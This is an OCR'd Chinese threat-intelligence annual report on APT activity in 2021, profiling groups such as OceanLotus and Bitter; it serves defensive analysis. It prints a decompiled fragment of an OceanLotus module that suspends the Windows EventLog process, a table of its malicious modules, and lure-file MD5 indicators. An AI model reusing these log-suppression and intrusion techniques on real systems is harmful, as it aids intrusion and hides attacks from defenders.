APT

全球高级持续性威胁（APT）2021年度报告

2022年02月

奇安信
威胁情报中心

主要观点

MAIN POINTS

政府和医疗卫生行业成为全球 APT 活动关注的首要目标。全球 41% 的 APT 活动事件与政府和医疗卫生行业相关。针对疾控与防疫机构、病毒研究机构、疫苗研发机构和其他相关的医学研究机构的高级威胁活动持续不断。

中国继续成为全球 APT 活动的首要地区性目标。面对世界百年未有之大变局，中国的经济与科技领域网络安全，正在经受着前所未有的巨大考验。针对中国领先的科研机构、科技企业的网络窃密活动与网络破坏活动持续加剧。

2021 年，全球 APT 活动呈现出四大特点：APT 组织装备了更多的 0day 漏洞武器，历史罕见；疫情热点信息持续成为 APT 活动常用诱饵；供应链和网络安全产品成为攻击切入点；定向破坏性威胁成为 APT 活动新趋势。

网络安全、生物制药、航空产业、区块链等行业成为 2021 年 APT 活动关注的新兴热点，发生了多起影响重大的 APT 攻击事件。

2021 年 0day 漏洞攻击呈爆发趋势，在野利用的 0day/1day 漏洞数量超过 70 个，在网络安全历史上前所未见。在野 0day 漏洞利用的整体趋势以 Windows 平台为基础，Chrome/Safari 浏览器为主流，向多平台延伸。Exchange、域控等内网核心资产 0day 漏洞成为新的爆发点，同时随着 iOS，Android 生态的不断完善，相关 APT 组织针对这些平台的 0day 攻击也逐年以稳定的趋势增加。

我们预测，在 2022 年，APT 活动将呈现出如下六大趋势：疫苗及相关产业将会遭到持续攻击；针对中国的 APT 行动将持续加剧且更加隐秘；在野 0day 漏洞利用持续爆发；瞄准关键基础设施的破坏和攻击会越发泛滥；针对网络安全产品的攻击会受到 APT 组织更多的青睐；会爆发更多、更严重的供应链攻击事件。

摘 要

ABSTRACT

2021 年，奇安信威胁情报中心首次使用奇安信威胁雷达对境内的 APT 攻击活动进行了全方位遥感测绘。监测到我国范围内大量 IP 地址与数十个境外 APT 组织产生过高危通信，北京地区以及广东、福建、浙江、江苏等沿海省份作为我国政治中心、经济发达地区，是境外 APT 组织进行网络攻击的主要目标地区。

基于奇安信威胁雷达的测绘分析，2021 年，海莲花、蔓灵花、虎木槿、Winnti、毒云藤等组织，是对我国攻击频率最高、危害最大的 APT 组织。我国境内受其控制的 IP 地址比例分别为：海莲花 22%，毒云藤 17%，EICAR 15%，Darkhotel 12%，蔓灵花 10%。

本次报告通过综合分析奇安信威胁雷达测绘数据、奇安信红雨滴团队对客户现场的 APT 攻击线索排查情况以及奇安信威胁情报支持的全线产品告警数据，得出以下结论：2021 年，我国政府部门、卫生医疗部门、高新科技企业遭受高级威胁攻击突出，受影响的行业排名前五分别是：政府 30%，医疗 15%，能源 13%，科研 9%，教育 8%。

2021 年，奇安信威胁情报中心收录了 434 篇高级威胁类公开报告，涉及 145 个已命名的攻击组织或攻击行动。其中，提及率最高的五个 APT 组织分别是：Lazarus 9.6%，APT29 8.7%，Kimsuky 6.3%，肚脑虫 5.4%，海莲花 3.2%。

本次报告对开源情报中涉及的高级威胁活动目标国家地区分布情况进行了分析，统计显示，2021 年，高级威胁攻击活动几乎覆盖了全球绝大多数国家地区。其中，提及率最高的五个受害国家分别为：韩国 7.4%，俄罗斯 6.8%，中国 5.8%，美国 5.6%，印度 5.3%。

政府部门和医疗卫生行业依然是全球 APT 活动关注的首要目标，紧随其后的是科技、国防、制造、能源等领域。

2021 年，0day 漏洞攻击呈爆发趋势，在野利用的 0day/1day 漏洞数量超过 70 个，在网络安全历史上前所未见，奇安信威胁情报中心整理了十大（类）被 APT 组织使用的 0day 漏洞，覆盖了多个重要应用和系统；疫情热点信息继续成为 APT 活动常用诱饵；而针对安全产品的供应链攻击和定向勒索威胁成

为 APT 活动新趋势。

关键字：全球高级持续性威胁、APT、0day、供应链、威胁雷达、疫情

目 录

CATALOGUE

第一章 中国境内高级持续性威胁综述


基于中国境内海量 DNS 域名解析和奇安信威胁情报中心失陷检测（IOC）库的碰撞分析（奇安信威胁雷达），是了解我国境内 APT 攻击活动及高级持续性威胁发展趋势的重要手段。

2021 年，奇安信威胁情报中心首次使用奇安信威胁雷达对境内的 APT 攻击活动进行了全方位遥感测绘。监测到我国范围内大量 IP 地址疑似和数十个境外 APT 组织产生过高危通信，北京地区以及广东、福建、浙江、江苏等沿海省份作为我国政治中心、经济发达地区，是境外 APT 组织进行网络攻击的主要目标地区。

本章内容及结论主要基于奇安信威胁雷达数据、奇安信红雨滴团队在客户现场处置排查的真实 APT 攻击事件，结合使用了奇安信威胁情报的全线产品告警数据，进行的整理与分析。

一、奇安信威胁雷达境内遥测分析

奇安信威胁雷达是奇安信威胁情报中心基于奇安信大网数据和威胁情报中心失陷检测（IOC）库，用于监控全境范围内疑似被 APT 组织、各类僵木蠕控制的网络资产的一款威胁情报 SaaS 应用。通过整合奇安信的高、中位威胁情报能力，发现指定区域内疑似被不同攻击组织或恶意软件控制的主机 IP，了解不同威胁类型的比例及被控主机数量趋势等。可进一步协助排查重点资产相关的 APT 攻击线索。




▲ 图 1.1 奇安信威胁雷达境内受害者数据分析

基于奇安信威胁雷达境内的遥测分析，我们从以下方面对我国境内疑似遭受的 APT 攻击进行了分析和统计。

（一） 受控 IP 数量和趋势


奇安信威胁情报中心基于威胁雷达在 2021 年监测到数十个境外 APT 组织针对我国范围内大量目标 IP 发生过通信，形成了大量的境内 IP 与特定 APT 组织的网络基础设施的高危通信事件。其中，部分目标 IP 曾经与多个 APT 组织的多个 C2 服务器（Command & Control Server, 远控服务器）之间产生非法连接。

下图为 2021 年奇安信威胁雷达遥测感知的我国境内每月连接境外 APT 组织 C2 服务器的疑似受害 IP 地址个数统计：平均每月有超过 **** 余个境内 IP 地址与特定 APT 组织的 C2 服务器产生非法连接，且年中、年末为攻击高峰时期。



▲ 图 1.2 2021 年中国境内疑似受控 IP 地址月度分布


2021 年中国境内每月新增疑似被境外 APT 组织控制的 IP 地址变化趋势如下图所示。反映出 APT 组织不断发动更多的针对性攻击或在进行攻击活动时频繁更换 C2 服务器。新增受控 IP 地址趋势也与图 1.2 中每月连接境外 APT 组织 C2 服务器的疑似受害 IP 地址分布相符。



▲ 图 1.3 2021 年中国境内每月新增疑似受控 IP 地址变化趋势

（二） 受害目标区域分布


下图给出了 2021 年中国境内疑似连接过境外 APT 组织 C2 服务器的 IP 地址地域分布，分别展示了各省疑似受害 IP 地址的个数：可以看到广东、福建、浙江、江苏等沿海省份及北京地区作为我国经济发达省份和政治中心是境外 APT 组织重点攻击的主要目标地区。



▲ 图 1.4 2021 年中国境内疑似受控 IP 地址地域分布

（三） APT 组织资产分布

下图分别展示了 2021 年境外 APT 组织疑似控制我国境内目标 IP 地址的个数占比以及境外 APT 组织疑似使用过的 C2 服务器数量分布。



▲ 图 1.5 2021 年 APT 组织控制境内 IP 地址数量占比及 C2 服务器所属团伙数量分布

可以看出，海莲花、毒云藤、EICAR、Darkhotel、蔓灵花、魔罗秒等潜伏在我国周边国家和地区的 APT 组织疑似控制了境内大部分受控 IP 地址。海莲花和毒云藤作为我们的老对手，在 2021 年依旧保持着超高的活动频率，是我国目前面临的最大的网络威胁。

进一步对东亚、南亚及东南亚地区 APT 组织的 C2 服务器及其控制的境内 IP 地址数据分析后有如下发现:


- 蓝宝菇组织在 2021 年的攻击主要集中在 2-7 月，该组织使用少量 C2 服务器与境内大量目标 IP 地址建立过通信连接；

- EICAR 组织全年攻击活动集中在 10-12 月，与蓝宝菇相似，均使用少量 C2 服务器批量攻击境内目标；

- 南亚地区 APT 组织（如: 蔓灵花）的网络服务器资产较为分散，通常在攻击活动中灵活更换 C2 服务器，或与其攻击团伙的人员规模有一定正比关系。

- 毒云藤组织惯用模仿正常域名的伎俩实施钓鱼攻击。统计其在 2021 年的攻击活动中累计使用的

1500 余个域名，其中“mail”关键字占据了其域名资产的 41%，可见该组织的主要攻击手法为模仿各种邮件域名诱使目标点击钓鱼邮件链接。 而“163”、“QQMail”、“126”等邮箱关键词显示了毒云藤组织最喜爱的仿冒目标。该组织还会在域名中添加“gov”、“edu”等关键词用以针对特定目标。此外，部分域名中还包含有“sec”、“security”、“filedownload”等关键词用于迷惑受害目标。



▲ 图 1.6 不同关键字在毒云藤域名资产中的占比

二、2021 年紧盯我国的活跃组织

2021 年全年，针对中国的国家级背景 APT 组织为达到攻击目的，不惜花费巨额资金和人力物力成本，不断升级攻击手段，加大攻击频率。甚至使用国内主流浏览器 0day 漏洞、国内多个安全厂商产品 0day 漏洞在内的多个 0day 漏洞针对国内政府、科研、教育、能源、军工、核能等关键行业实施了高频次定向攻击，攻击力度之高历年罕见。


奇安信威胁情报中心通过奇安信红雨滴团队和奇安信安服在客户现场处置排查的数百起真实 APT 攻击事件，结合使用了威胁情报的全线产品告警数据，最终基于被攻击单位、受控设备、APT 组织技战术等多个指标进行分析可知：2021 年全年，海莲花、蔓灵花、虎木槿、Winnti、毒云藤等组织，是针对我国攻击频率最高、危害最大的 APT 组织。

接下来，我们通过奇安信红雨滴团队的真实 APT 攻击处置案例，逐一盘点 2021 年紧盯我国的全球 APT 组织。

（一） APT-Q-31（海莲花）


关键词：0day、供应链

海莲花在 2021 年的攻击频率达到历史之最，除了对重点目标进行渗透外，还会对终端管理软件公司、安全公司、科技公司进行全方位的攻击，并成功入侵其代码服务器和开发人员，其目的是为了修改软件源代码从而发起供应链打击，与此同时还会挖掘政企单位常用软件的漏洞，这类定制化漏洞极其隐蔽，在排查过程中难以发现，下图为某软件 RCE 0day 漏洞修复前后代码对比图。



▲ 图 1.7 某软件 RCE 0day 漏洞修复前后代码对比图

经过奇安信威胁情报中心研判，在 2021 年间海莲花使用了至少两个软件级别的 0day 漏洞，对科研、环境、能源、通信、地质、石油、林业、航空、军工、高校、金融、科技等领域发起核弹级别的渗透攻击活动。由于各单位之间会相互派驻人员进行学术交流或者技术支撑，极大扩展了海莲花在内网横向移动过程中的攻击面，最终导致失陷主机成倍增加。



▲ 图 1.8 APT-Q-31（海莲花）攻击流程图

在代码层面，海莲花在 2021 年新使用了三个新模块，对抗分析和收集信息的能力进一步提升。

文件类型	加载方式	功能
PowerShell	PowerShell	收集浏览器信息
DLL	PowerShell 反射	在目标服务器添加用户
DLL	PowerShell 反射	挂起系统日志进程

▲ 表 1.9 2021 年 APT-Q-31（海莲花）新增恶意模块

其中，挂起系统日志进程模块的发现在一定程度上解释了为什么几乎每台受害机器上都有关键 eventLog 缺失，相关代码如下：

```
v0 = CommandLineToArgvW(CmdLine, &pNumArgs)[1];
v1 = -1i64;
do
{
  v2 = v0[v1 + 1] - aSuspendMode[v1 + 1];
  if ( v2 )
    break;
  v1 += 2i64;
  if ( v1 == 13 )
    break;
  v2 = v0[v1] - aSuspendMode[v1];
}
while ( !v2 );
v3 = v2 == 0;
sub_180001110((wchar_t *)L"[+] ");
sub_180001110((wchar_t *)L"Mode = %d");
sub_180001110((wchar_t *)L"\n");
v4 = sub_180001350();
sub_180001110((wchar_t *)L"[+] ");
sub_180001110((wchar_t *)L"EventLog service PID = %d");
sub_180001110((wchar_t *)L"\n");
if ( v4 )
  sub_180001830(v4, v3);
return Block;
```


▲ 图 1.10 APT-Q-31（海莲花）挂起系统日志进程模块代码片段

此外，海莲花还会试图在系统文件如 calc.exe 中通过代码插桩的方式执行 ShellCode，实现管道连接。奇安信威胁情报中心会在近期披露该团伙的最新动向。

（二）APT-Q-37（蔓灵花）

关键词：军工、诱饵

蔓灵花 (bitter) 团伙在 2021 年间主要针对军工、政府单位、科研院所等单位发起攻击。攻击手法主要为鱼叉邮件，攻击频率非常高，但木马免杀水平较差，目前没有观察到该团伙具备内网横向移动的能力，攻击流程如下。



▲ 图 1.11 APT-Q-37（蔓灵花）攻击流程图

基于邮件我们捕获到的诱饵如下。

文件名	MD5
下 XXXXX 程 .doc/supply enquiry.doc	72951851EB3F1601BE564A60A60A7B22
20210408.rar	D91B888205AC1CA80C40426B9F5A6105
20210324.rar	08BC2D5087DFDF06CBD1E1F8A9F2C882
20210330.rar	CB585E3B9401AFC6CECBAD5B99F5A67D
20210405.rar	C6148E79292E202789E3E322BE23D28D
20210414.rar	6A8D98542AFC5B2F6C7F3B562D628465
20210419.rar	A48704F8CCA41ADA0DBB122F8C7927B0
20210424.rar	EB984DF3320EE4EA796E1C56DAEF5B4E
20210426.rar	F2CCE3E8F8BE02E41FBA4FB37F0AF876

Invoice.rar	160610CD728A06B86CF5AC08B62C62A3
20210224.rar	464FD3303C64FB6DD228D563F4389CB7
XXXX 通知 .rar	AB602191E08EA8B9B18B40728252048A
20210525.rar	B43FD5AEAD7227765FDE04648401AB6D
20210526.rar	39149CF63232B203B3A76ACB0DC5F4E5
20210621.rar	7ABF5B34B8EC15AAECBDDEC4AE452CA2
supply enquiry.rar	AD5C4CE77A40E9F90B622E1A7AFD359F
Radiometric calibration.rar	DF606C271BAA78540F0557F2A0FA4D63
Tender_enquiry.rar	C816C73F9DA083ECE3E901694675FB75
下 XXXXX 程 _20210616.rar	9D8D2F6DE547DC92137B5194C55E9A3C
下 XXXXX 程 .zip	056CA31A3A93B1776622EC1B08B33B29
Salient point on ATGM System.rar	4F755DEB15DB00F52755760AE4D907AA

▲ 表 1.12 2021 年 APT-Q-37（蔓灵花）相关诱饵文件

